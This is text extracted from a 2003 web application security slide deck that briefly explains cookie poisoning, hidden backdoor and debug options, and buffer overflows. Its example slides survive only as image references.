
Copyright ©2003 by infosecguru.com, All Rights Reserved 45 Cookie Poisoning - Example

Copyright ©2003 by infosecguru.com, All Rights Reserved 46 Cookie Poisoning - Example

Copyright ©2003 by infosecguru.com, All Rights Reserved 47 Cookie Poisoning - Example


Copyright ©2003 by infosecguru.com, All Rights Reserved 48 Backdoor & Debug options • Vulnerability explanationVulnerability explanation: The application has hidden debug options that can be activated by sending a specific parameter or sequence • Why Backdoor and Debug optionsWhy Backdoor and Debug options: 1. Leaving debug options in the code enables developers to find and fix bugs faster 2. Developers leave backdoors as a way of guaranteeing their access to the system • As a result of this manipulationAs a result of this manipulation : Activation of the hidden debug option allows the hacker to have extreme access to the application (usually unlimited).
Copyright ©2003 by infosecguru.com, All Rights Reserved 49 Backdoor & Debug options - Example
Copyright ©2003 by infosecguru.com, All Rights Reserved 50 Backdoor & Debug options - Example
Copyright ©2003 by infosecguru.com, All Rights Reserved 51 Backdoor & Debug options - Example




Copyright ©2003 by infosecguru.com, All Rights Reserved 52 Application Buffer Overflow • Vulnerability explanationVulnerability explanation: Exploiting a flaw in a form to overload the server with excess information - sending more characters will cause it to misbehave • Why Application Buffer OverflowWhy Application Buffer Overflow: The application does not check the number of characters • As a result of this manipulationAs a result of this manipulation : The application crashes and in many cases causes the whole site to shut down (DoS). In other cases, the application executes the code received as the input
Copyright ©2003 by infosecguru.com, All Rights Reserved 53 Application Buffer Overflow- Example
Copyright ©2003 by infosecguru.com, All Rights Reserved 54 Application Buffer Overflow- Example
Copyright ©2003 by infosecguru.com, All Rights Reserved 55 Application Buffer Overflow- Example
Copyright ©2003 by infosecguru.com, All Rights Reserved 56 Application Buffer Overflow- Example
Copyright ©2003 by infosecguru.com, All Rights Reserved 57 Application Buffer Overflow- Example
